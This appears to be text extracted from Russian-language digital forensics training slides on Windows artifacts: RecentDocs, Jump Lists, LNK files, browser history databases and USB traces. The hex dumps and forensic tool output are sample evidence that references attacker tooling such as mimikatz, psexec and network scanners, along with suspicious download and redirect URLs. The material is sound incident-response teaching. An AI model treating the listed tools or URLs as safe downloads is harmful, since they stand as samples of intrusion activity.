MRUListEx = 7,0,5,6,8,4,3,2,9,1

7 = Downloader.doc

0 = Документ Microsoft Word (2).doc

5 = Документ Microsoft Word (3).doc

6 = Invoice.doc

8 = Предложение.doc

4 = CVE-2018-0802.doc

3 = VBA.doc


2 = Im_Your_Weapon.doc

9 = Not_so_safe.doc

1 = Malicious.doc



Практика: Получение данных RECENTDOCS



Следы открытия файлов: JUMP LISTS

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

- 12dc1ea8e34b5a6.automaticDestinations-ms
- 1b4dd67f29cb1962.automaticDestinations-ms
- 1bc392b8e104a00e.automaticDestinations-ms
- 28c8b86deab549a1.automaticDestinations-ms
- 5bb830f67194431a.automaticDestinations-ms
- 5d696d521de238c3.automaticDestinations-ms
- 74d7f43c1561fc1e.automaticDestinations-ms
- 75fdabdc3f4b24fc.automaticDestinations-ms
- 7e4dca80246863e3.automaticDestinations-ms
- 9839aec31243a928.automaticDestinations-ms
- 9b9cdc69c1c24e2b.automaticDestinations-ms
- a7bd71699cd38d1c.automaticDestinations-ms
- be71009ff8bb02a2.automaticDestinations-ms
- de48a32edcbe79e4.automaticDestinations-ms

Entry #: 417

MRU: 0

Path: C:\Users\User\Downloads\not_malicious.pdf

Pinned: False

Created on: 2019-02-07 02:24:02

Last modified: 2019-02-06 15:27:03

Hostname: I_AM_PROTECTED

Mac Address: 08:00:27:08:72:ce

--- Lnk information ---

Absolute path: My

Computer\C:\Users\User\Downloads\not_malicious.pdf

Практика: Получение данных JUMP LISTS

```
Administrator: Command Prompt
G:\Получение данных Jump Lists с помощью JLECMD>JLECmd.exe -f f01b4d95cf55d32a.automaticDestinations-ms
JLECmd version 1.3.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/JLECmd

Command line: -f f01b4d95cf55d32a.automaticDestinations-ms

Processing 'f01b4d95cf55d32a.automaticDestinations-ms'

Source file: f01b4d95cf55d32a.automaticDestinations-ms

--- AppId information ---
AppID: f01b4d95cf55d32a
Description: Windows Explorer Windows 8.1.

--- DestList information ---
Expected DestList entries: 10
Actual DestList entries: 10
DestList version: 4

--- DestList entries ---
```

Следы открытия файлов: SHORTCUTS (LNK)

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\

```

nssm-2.24.zip.lnk      1 Regular File      2/6/2019 3:27:03 PM
000 4C 00 00 00 01 14 02 00-00 00 00 00 C0 00 00 00 L.....A...
010 00 00 00 46 8B 00 20 00-20 00 00 00 8F 15 70 62 ...F.....pb
020 30 BE D4 01 8C 81 D2 68-30 BE D4 01 58 6C 97 62 0%0...0h%0-XL.b
030 30 BE D4 01 31 5E 05 00-00 00 00 00 01 00 00 00 0%0-1^.....
040 00 00 00 00 00 00 00 00-00 00 00 00 A5 01 14 00 .....Y...
050 1F 50 E0 4F D0 20 EA 3A-69 10 A2 D8 08 00 2B 30 -PãOè:ì-è0-+0
060 30 9D 19 00 2F 43 3A 5C-00 00 00 00 00 00 00 00 0.../C:\.....
070 00 00 00 00 00 00 00 00-00 00 00 00 50 00 31 00 00 .....P-L...
080 00 00 00 00 00 00 00 10-00 55 73 65 72 73 00 3C .....Users<
090 00 09 00 04 00 EF BE 00-00 00 00 00 00 00 00 2E .....i%.....
0a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 00 73 .....-Us
0c0 00 65 00 72 00 73 00 00-00 14 00 4E 00 31 00 00 -e-r-s...N-l...
0d0 00 00 00 00 00 00 00 10-00 55 73 65 72 00 00 3A .....User...
0e0 00 09 00 04 00 EF BE 00-00 00 00 00 00 00 00 2E .....i%.....
0f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 00 73 .....-Us
110 00 65 00 72 00 00 00 14-00 70 00 31 00 00 00 00 -e-r...p-l...
120 00 46 4E 5B 7B 11 00 44-6F 77 6E 6C 6F 61 64 73 -FN[({...Downloads
130 00 58 00 09 00 04 00 EF-BE 86 4D F0 9E 46 4E 5D -X...i%-M6-FN]
140 7B 2E 00 00 00 00 00 00-00 00 00 00 00 00 00 00 {...}
150 00 00 00 00 00 42 00 00-00 00 00 A8 C6 0C 01 44 .....B...E-D
160 00 6F 00 77 00 6E 00 6C-00 6F 00 61 00 64 00 73 -o-w-n-l-o-a-d-s
170 00 00 00 44 00 6F 00 77-00 6E 00 6C 00 6F 00 61 ...D-o-w-n-l-o-a
180 00 64 00 73 00 00 00 18-00 68 00 32 00 31 5E 05 -d-s...h-2-l^
190 00 46 4E 5B 7B 20 00 4E-53 53 4D 2D 32 7E 31 2E -FN[({ NSSM-2-1..
1a0 5A 49 50 00 00 4C 00 09-00 04 00 EF BE 46 4E 5A ZIP-L...i%FNZ
1b0 7B 46 4E 5C 7B 2E 00 00-00 C3 FD 04 00 00 00 03 {FN[...Áy...
1c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 A8 .....
1d0 C6 0C 01 6E 00 73 00 73-00 6D 00 2D 00 32 00 2E E-n-s-s-m--2-..
1e0 00 32 00 34 00 2E 00 7A-00 69 00 70 00 00 00 1C -2-4...z-i-p...
1f0 00 00 00 54 00 00 00 1C-00 00 00 01 00 00 00 1C ...T.....
200 00 00 00 2D 00 00 00 00-00 00 00 53 00 00 00 11 .....S...
210 00 00 00 03 00 00 00 6E-98 95 5E 10 00 00 00 00 .....n...
220 43 3A 5C 55 73 65 72 73-5C 55 73 65 72 5C 44 6F C:\Users\User\Do
230 77 6E 6C 6F 61 64 73 5C-6E 73 73 6D 2D 32 2E 32 wnloads\nssm-2.2
240 34 2E 7A 69 70 00 00 26-00 2E 00 2E 00 5C 00 2E 4.zip-s... \
250 00 2E 00 5C 00 2E 00 2E-00 5C 00 2E 00 2E 00 5C ... \... \
260 00 2E 00 2E 00 5C 00 44-00 6F 00 77 00 6E 00 6C ... \D-o-w-n-l
270 00 6F 00 61 00 64 00 73-00 5C 00 6E 00 73 00 73 -o-a-d-s \n-s-s
280 00 6D 00 2D 00 32 00 2E-00 32 00 34 00 2E 00 7A -m--2...2-4...z
290 00 69 00 70 00 60 00 00-00 03 00 00 A0 58 00 00 -i-p... X...
2a0 00 00 00 00 00 77 69 6E-64 65 76 31 38 31 31 65 .....windev1811e
2b0 76 61 6C 00 00 D0 3F 73-3C 4A CA 66 46 B6 96 60 val-Ès<JÈrFq...
2c0 40 06 39 6B 49 4B 99 1E-6F 7F 2A E9 11 82 C7 08 @.9kIK-o-è-Ç-
2d0 00 27 08 72 CE D0 3F 73-3C 4A CA 66 46 B6 96 60 -riÈs<JÈrFq...
2e0 40 06 39 6B 49 4B 99 1E-6F 7F 2A E9 11 82 C7 08 @.9kIK-o-è-Ç-
2f0 00 27 08 72 CE 45 00 00-00 09 00 00 A0 39 00 00 -riE... 9...
300 00 31 53 50 53 B1 16 6D-44 AD 8D 70 48 A7 48 40 -lSPS±-mD- pHSÈ
310 2E A4 3D 78 8C 1D 00 00-00 68 00 00 00 00 48 00 .R=x...h...H-
320 00 00 9F 27 B3 AB 00 00-00 00 00 00 60 22 00 00 ...'±...
330 00 00 00 00 00 00 00 00-00 00 00 00 00 00
  
```

...
 Source file: D:\Temp\nssm-2.24.zip.lnk
 Source created: 2019-02-06 15:27:03
 Source modified: 2019-02-06 15:27:03
 Source accessed: 2019-02-06 15:27:03

--- Header ---
 Target created: 2019-02-06 15:26:51
 Target modified: 2019-02-06 15:26:52
 Target accessed: 2019-02-06 15:27:02

>>Volume information
 Drive type: Fixed storage media (Hard drive)
 Serial number: 5E95986E
 Label: (No label)
 Local path: C:\Users\User\Downloads\nssm-2.24.zip

Практика: Получение данных LNK

```
Administrator: Command Prompt
G:\Получение данных LNK с помощью LECmd>LECcmd.exe -f mimikatz_trunk.zip.lnk
LECcmd version 1.3.2.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECcmd

Command line: -f mimikatz_trunk.zip.lnk


Processing 'mimikatz_trunk.zip.lnk'

Source file: G:\Получение данных LNK с помощью LECmd\mimikatz_trunk.zip.lnk
  Source created: 2019-06-05 08:35:12
  Source modified: 2019-06-05 08:35:20
  Source accessed: 2019-06-23 21:00:00

--- Header ---
  Target created: 2019-06-05 08:35:06
  Target modified: 2019-06-05 08:35:06
  Target accessed: 2019-06-05 08:35:12

File size: 921,519
```

**вредоносных
программ
Распространяются
средствами
Интернет-пространства**



*Verizon Data Breach Investigations Report 2019

Следы использования веб-браузеров: EDGE/IE

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV*.dat

WebCacheV01.dat	47,104	Regular File
00000000	88 1D D9 8C EF CD AB 89-20	
0000010	B2 B4 00 00 00 00 00 00-E6	
0000020	0C 76 9F 04 00 00 00 00-00	
0000030	00 00 00 00 03 00 00 00-B6	
0000040	28 02 0E 0D 02 77 39 0E-01	
0000050	68 02 40 00 25 00 00 00-28	
0000060	B6 02 1B 00 26 00 00 00-01	
0000070	1C 38 13 06 0C 76 0F 00-00	
0000080	00 00 00 00 00 00 00 00-00	
0000090	00 00 00 00 00 00 00 00-00	
00000a0	00 00 00 00 00 00 00 00-00	
00000b0	00 00 00 00 00 00 00 00-00	
00000c0	00 00 00 00 00 00 00 00-00	
00000d0	00 00 00 00 CF 00 00 00-0A	
00000e0	63 45 00 00 00 00 00 00-14	
00000f0	00 00 00 00 00 00 00 00-00	
0000100	00 00 00 00 00 00 00 00-00	
0000110	00 00 00 00 00 00 00 00-00	

Url

Visited: User@about:blank
Visited: User@https://www.bing.com/search?q=netscan&form=EDGEAR&q=PF
Visited: User@https://www.bing.com/search?q=netscan&form=EDGEAR&q=PF
Visited: User@https://www.softperfect.com/download/
Visited: User@https://www.softperfect.com/download/files/netscan_portable.zip
Visited: User@http://nssm.cc/
Visited: User@http://nssm.cc/description
Visited: User@http://nssm.cc/download
Visited: User@http://nssm.cc/release/nssm-2.24.zip



Практика: Анализ данных веб-браузеров EDGE и IE

ContainerId	SetId	Flags	Size	Limit	LastScavengeTime	EntryMaxAge	LastAccessTime	Name	PartitionId
1	0	68	0	1024	0	0	132041938405063950	History	M
2	0	79	687422	346030080	0	0	132041938387842229	Content	M
3	1	15	0	52428800	0	0	132041940829214498	Content	S-1-15-2-350187224-1905355452-1037786396-3028148496-2624191407-3283318427-1255436723
4	1	15	445731	52428800	0	0	132041938186128237	Content	S-1-15-2-1861897761-1695161497-2927542615-642690995-327840285-2659745135-2630312742
5	1	1	13	1024000	0	0	132041938188620676	DOMStore	S-1-15-2-1861897761-1695161497-2927542615-642690995-327840285-2659745135-2630312742
6	0	68	0	1024	0	0	132041945344830648	History	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194
7	0	113	0	1024	0	0	132041938196757981	MicrosoftEdge_DNTException	M
8	1	0	0	1024	0	0	132041942147789353	BackgroundTransferApi	S-1-15-2-1861897761-1695161497-2927542615-642690995-327840285-2659745135-2630312742
9	1	0	0	1024	0	0	132041942161862250	BackgroundTransferApiGroup	S-1-15-2-1861897761-1695161497-2927542615-642690995-327840285-2659745135-2630312742
11	1	0	0	1024	0	0	132041940842493188	BackgroundTransferApi	S-1-15-2-350187224-1905355452-1037786396-3028148496-2624191407-3283318427-1255436723
12	1	15	0	52428800	0	0	132041940116243763	Content	S-1-15-2-1609473798-1231923017-684268153-4268514328-882773646-2760585773-1760938157
13	0	64	0	1024	0	0	132041938405811706	MSHist012019060520190606	M
14	0	79	0	346030080	0	0	132041945175615719	Content	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194
15	0	80	0	1024	0	0	132041945175767257	MicrosoftEdge_iecompat	M
16	0	80	0	1024	0	0	132041945175928384	MicrosoftEdge_iecompatua	M
17	0	81	0	1024	0	0	132041945176552500	MicrosoftEdge_EmieSiteList	M
18	0	81	0	1024	0	0	132041945176865404	MicrosoftEdge_EmieUserList	M
19	0	79	32270227	346030080	0	0	132041945253111624	Content	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-4256926629-1688279915-2739229046-3928706915
20	0	79	4192159	346030080	0	0	132041945262799428	Content	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-3513710562-3729412521-1863153555-1462103995
21	0	65	26	1024000	0	0	132041945341077475	DOMStore	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-3513710562-3729412521-1863153555-1462103995
22	0	65	260	1024000	0	0	132041945355764710	DOMStore	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-4256926629-1688279915-2739229046-3928706915
23	0	68	0	1024	0	0	132041945359988052	History	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-3513710562-3729412521-1863153555-1462103995
24	0	68	0	1024	0	0	132041945361234154	History	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-4256926629-1688279915-2739229046-3928706915
25	0	64	0	1024	0	0	132041945616410141	iedownload	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194
26	0	68	0	1024	0	0	132041945754394979	History	S-1-15-2-3624051433-2125758914-1423191267-1740899205-1073925389-3782572162-737981194-2385269614-3243675-834220592-3047885450
27	0	113	0	1024	0	0	132041945866269425	MicrosoftEdge_ieflipehead	M
28	1	79	0	346030080	0	0	132041950228689219	Content	S-1-15-2-930279079-3258969966-1203931420-3379063298-1496040207-3203565093-3038441310
29	1	1	13	1024000	0	0	132041950232733017	DOMStore	S-1-15-2-930279079-3258969966-1203931420-3379063298-1496040207-3203565093-3038441310
30	1	15	0	52428800	0	0	132041950903834535	Content	S-1-15-2-1726375552-1729233799-74693324-3851689839-2151781990-3623637752-3611872497
31	1	15	0	52428800	0	0	132041963504265335	Content	S-1-15-2-2246530975-808720366-1776470054-230329187-4153223113-3550430174-4193313734
32	0	192	0	1024	0	0	132041978055863606	Cookies	M
33	1	15	0	52428800	0	0	132042087840957580	Content	S-1-15-2-2226957697-3030467180-2301525-4248967783-2024719031-2325529081-2915787518

Следы использования веб-браузеров: FIREFOX

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles*.default\

places.sqlite 5,120 Regular File

000000	53 51 4C 69 74 65 20 66-6F 72 6D 61 74 20 33 00	SQLite format 3
000010	80 00 02 02 00 40 20 20-00 00 00 03 00 00 00 25@
000020	00 00 00 00 00 00 00 00-00 00 00 1F 00 00 00 04
000030	00 00 00 00 00 00 00 00-00 00 00 01 00 00 00 344
000040	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000050	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 03
000060	00 2E 09 28 0D 7F F8 00-24 6A C8 00 7F 0C 7F C1	..{..ø-šjÈ...Á
000070	7D 24 7C 5A 7B 60 7C 19-79 F6 79 0D 79 AB 78 33	}\$ Z{` ·yöy·y«x3
000080	78 D4 77 E1 77 07 77 9A-75 DD 74 A2 74 38 73 EB	xÔwáw·w·uÝtøt8së
000090	73 7C 73 15 72 A9 72 3A-71 BA 71 42 70 D2 70 38	s s·røø:r:q°qBpÒpø
0000a0	6F B2 6F 2C 6E B9 6E 3A-6D A6 6D 28 6C A3 6C 01	o°o,n¹n:m m{lfl·
0000b0	6B 6F 6A C8 00 00 00 00-00 00 00 00 00 00 00 00	kojÈ.....
0000c0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000d0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000e0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000f0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

Filter	url
	https://support.mozilla.org/ru/products/firefox
	https://support.mozilla.org/ru/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=f...
	https://www.mozilla.org/ru/contribute/
	https://www.mozilla.org/ru/about/
	https://www.mozilla.org/ru/firefox/central/
	https://yandex.ru/search?clid=2186621&text=network+scanner
	https://yandex.ru/search/?clid=2186621&text=network+scanner&lr=213&redircnt=1553082105.1
	https://yandex.ru/search/?clid=2186621&text=network%20scanner&lr=213&redircnt=15530821...
	https://www.10-strike.ru/network-scanner/
	https://www.10-strike.ru/network-scanner/download.shtml
	https://www.10-strike.ru/network-scanner/network-scanner.exe

cookies.sqlite 512 Regular File

000000	53 51 4C 69 74 65 20 66-6F 72 6D 61 74 20 33 00	SQLite format 3
000010	80 00 02 02 00 40 20 20-00 00 00 05 00 00 00 04@
000020	00 00 00 00 00 00 00 00-00 00 00 03 00 00 00 04
000030	00 00 00 00 00 00 00 00-00 00 00 01 00 00 00 09
000040	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000050	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 05
000060	00 2E 09 28 0D 7F F8 00-03 7D A9 00 7E 1A 7F C1	..{..ø-·}ø~...Á

34	admetrica.ru	sync_cookie_ok	synced	.mc.admetric...
35	yandex.ru	yp	1555674107.s...	.yandex.ru
36	yandex.ru	sc_15530821...	network%20s...	.yandex.ru
37	10-strike.ru	_ym_uid	15530821146...	.10-strike.ru
38	10-strike.ru	_ym_d	1553082114	.10-strike.ru
39	10-strike.ru	_ym_isad	2	.10-strike.ru
42	10-strike.ru	_gat_gtag_UA...	1	.10-strike.ru

Следы использования веб-браузеров: CHROME

C:\%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\

History	8,096	Regular File	2/15/2019 12:27:33 ...
History-journal	9	Regular File	2/15/2019 12:27:42 ...

000000	53 51 4C 69 74 65 20 66-6F 72 6D 61 74 20 33 00	SQLite format 3-
000010	10 00 01 01 00 40 20 20-00 00 13 C4 00 00 07 E6@ ...Ä...æ
000020	00 00 07 67 00 00 00 5A-00 00 00 18 00 00 00 04	...g...Z.....
000030	00 00 00 00 00 00 00 00-00 00 00 01 00 00 00 00
000040	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000050	00 00 00 00 00 00 00 00-00 00 00 00 00 00 13 C4Ä
000060	00 2E 28 6B 05 00 00 00-01 0F FB 00 00 00 04 1B	..(k.....û.....
000070	0F FB 00 00 00 00 00 00-00 00 00 00 00 00 00 00	û.....
000080	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000090	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0000a0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

22090	https://attack.mitre.org/techniques/enterprise/
22134	https://attack.mitre.org/groups/G0080/
22136	https://attack.mitre.org/techniques/T1076
22137	http://attack.mitre.org/techniques/T1076/
22138	https://attack.mitre.org/techniques/T1076/
22154	https://attack.mitre.org/techniques/T1072
22155	http://attack.mitre.org/techniques/T1072/
22156	https://attack.mitre.org/techniques/T1072/

Cookies	3,200	Regular File
---------	-------	--------------

000000	53 51 4C 69 74 65 20 66-6F 72 6D 61 74 20 33 00	SQLite format 3-
000010	10 00 01 01 00 40 20 20-00 0A 7F 6C 00 00 03 1E@ ...l.....
000020	00 00 00 0D 00 00 01 07-00 00 00 09 00 00 00 04
000030	00 00 00 00 00 00 00 00-00 00 00 01 00 00 00 00
000040	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000050	00 00 00 00 00 00 00 00-00 00 00 00 00 0A 7F 6Cl
000060	00 2E 30 39 0D 0F 28 00-04 0D 02 00 0F 67 0F CF	..09..(.....g·Ï
000070	0D 02 0E F9 0E F9 0E F9-00 00 00 00 00 00 00 00	..ù·ù·ù.....
000080	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000090	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

13197541838068164	.live.com	logonLatency
13197369115538017	.live.com	wla42
13197541849088088	.live.com	xidseq
13197541907967016	.pippio.com	pxrc
13194456087418321	www.exabeam.com	DFTT_END_USER_PREV...
13197542825086313	www.gartner.com	TS01543fe9
13197542825086339	.gartner.com	TS016d2780



Практика: Анализ данных веб-браузеров FIREFOX и CHROME



Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: moz_places

New Record | Delete Record

	id	url	title
Filter	Filter		Filter
1	1	https://support.mozilla.org/en-US/products/firefox	NULL
2	2	https://support.mozilla.org/en-US/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-browser&utm_medium=default-bookmarks&utm_campaign=customize	NULL
3	3	https://www.mozilla.org/en-US/contribute/	NULL
4	4	https://www.mozilla.org/en-US/about/	NULL
5	5	https://www.mozilla.org/en-US/firefox/central/	NULL
6	6	https://www.mozilla.org/privacy/firefox/	NULL
7	7	https://www.mozilla.org/en-US/privacy/firefox/	Firefox Privacy Notice — Mozilla
8	8	https://www.yandex.com/search?clid=2186621&text=psexec	NULL
9	9	https://www.yandex.ru/search/?clid=2186621&text=psexec&rdrnd=513010&lr=213&redircnt=1559725539.1	psexec — Яндекс: нашлось 5 тыс. рез...
10	10	https://docs.microsoft.com/en-us/sysinternals/downloads/psexec	Psexec - Windows Sysinternals Micro...
11	11	https://download.sysinternals.com/files/PSTools.zip	PSTools.zip
12	12	http://sendspace.com/file/4c9k16	NULL
13	13	http://www.sendspace.com/file/4c9k16	NULL
14	14	https://www.sendspace.com/file/4c9k16	Download temp.zip from Sendspace.co...
15	15	https://www.sendspace.com/defaults/sendspace-pop.html	NULL
16	16	https://engine.spotscenered.info/link.engine?z=50323&guid=33be5d3b-88b1-40f2-86a2-1fd5ad5928dd	NULL
17	17	https://engine.spotscenered.info/Redirect.eng?MediaSegmentId=54898&dcid=1_ctx_27bb9e2d-4cef-4591-9eb3-db454dfeeb0c&vmId=00000000-0000-0000-0000-000000000000...	NULL
18	18	https://c2.olecktd.com/t/clk?id=AQrIVFV6J7U325ki0E0w3ik&s1=4060122d-4eee-4d76-85ce-68f1af896469&s2=12038	NULL
19	19	https://cl.untildogtop.com/t/clk?id=4k23BI60ALh7jZxHMkMgksg&s1=4060122d-4eee-4d76-85ce-68f1af896469&s2=12038&redirect-from=AQrIVFV6J7U325ki0E0w3ik&rcode=R02...	NULL
20	20	https://validationpro1.info/push_me_v8?test=30d6f864-90f8-4a97-8e31-29198537d72d&s2=12038	NULL
21	21	http://validationpro1.info/push_me_v8/?test=30d6f864-90f8-4a97-8e31-29198537d72d&s2=12038	NULL
22	22	https://validationpro1.info/push_me_v8/?test=30d6f864-90f8-4a97-8e31-29198537d72d&s2=12038	Push Me
23	23	https://fs12n4.sendspace.com/dl/5d1565ff9c8cf621b09bd47547717895/5cf78716382f75d7/4c9k16/temp.zip	temp.zip

USB-устройства



СЛЕДЫ Подключения USB-устройств

Реестр

- SYSTEM
- SOFTWARE
- NTUSER.DAT
- Amcache.hve

Журналы

- Журналы событий
(C:\Windows\System32\winevt\Logs)
- Журналы Setup API
(C:\Windows\INF)



Практика: Сбор информации о подключенных USB-устройствах

USB Detective v1.5.0 Community Edition (non-commercial use only)

File Tools View Report Help

Serial/UID	Description	First Connected (Moscow Standard Time/Moscow Daylight Time)
481116DD5007	ADATA HD710 PRO USB Device	7/11/2017 4:50:59 PM
09021000000000003769269898	ADATA USB Flash Drive USB Device	4/6/2017 10:45:25 AM
7&1c4a84d7	ATMEL Ducky Storage USB Device	12/20/2017 5:24:04 PM
044YO06DAED0J3US	JetFlash Transcend 8GB USB Device	11/25/2017 2:33:14 AM
20051233131175B03479	SanDisk Cruzer Switch USB Device	12/20/2017 6:06:06 PM
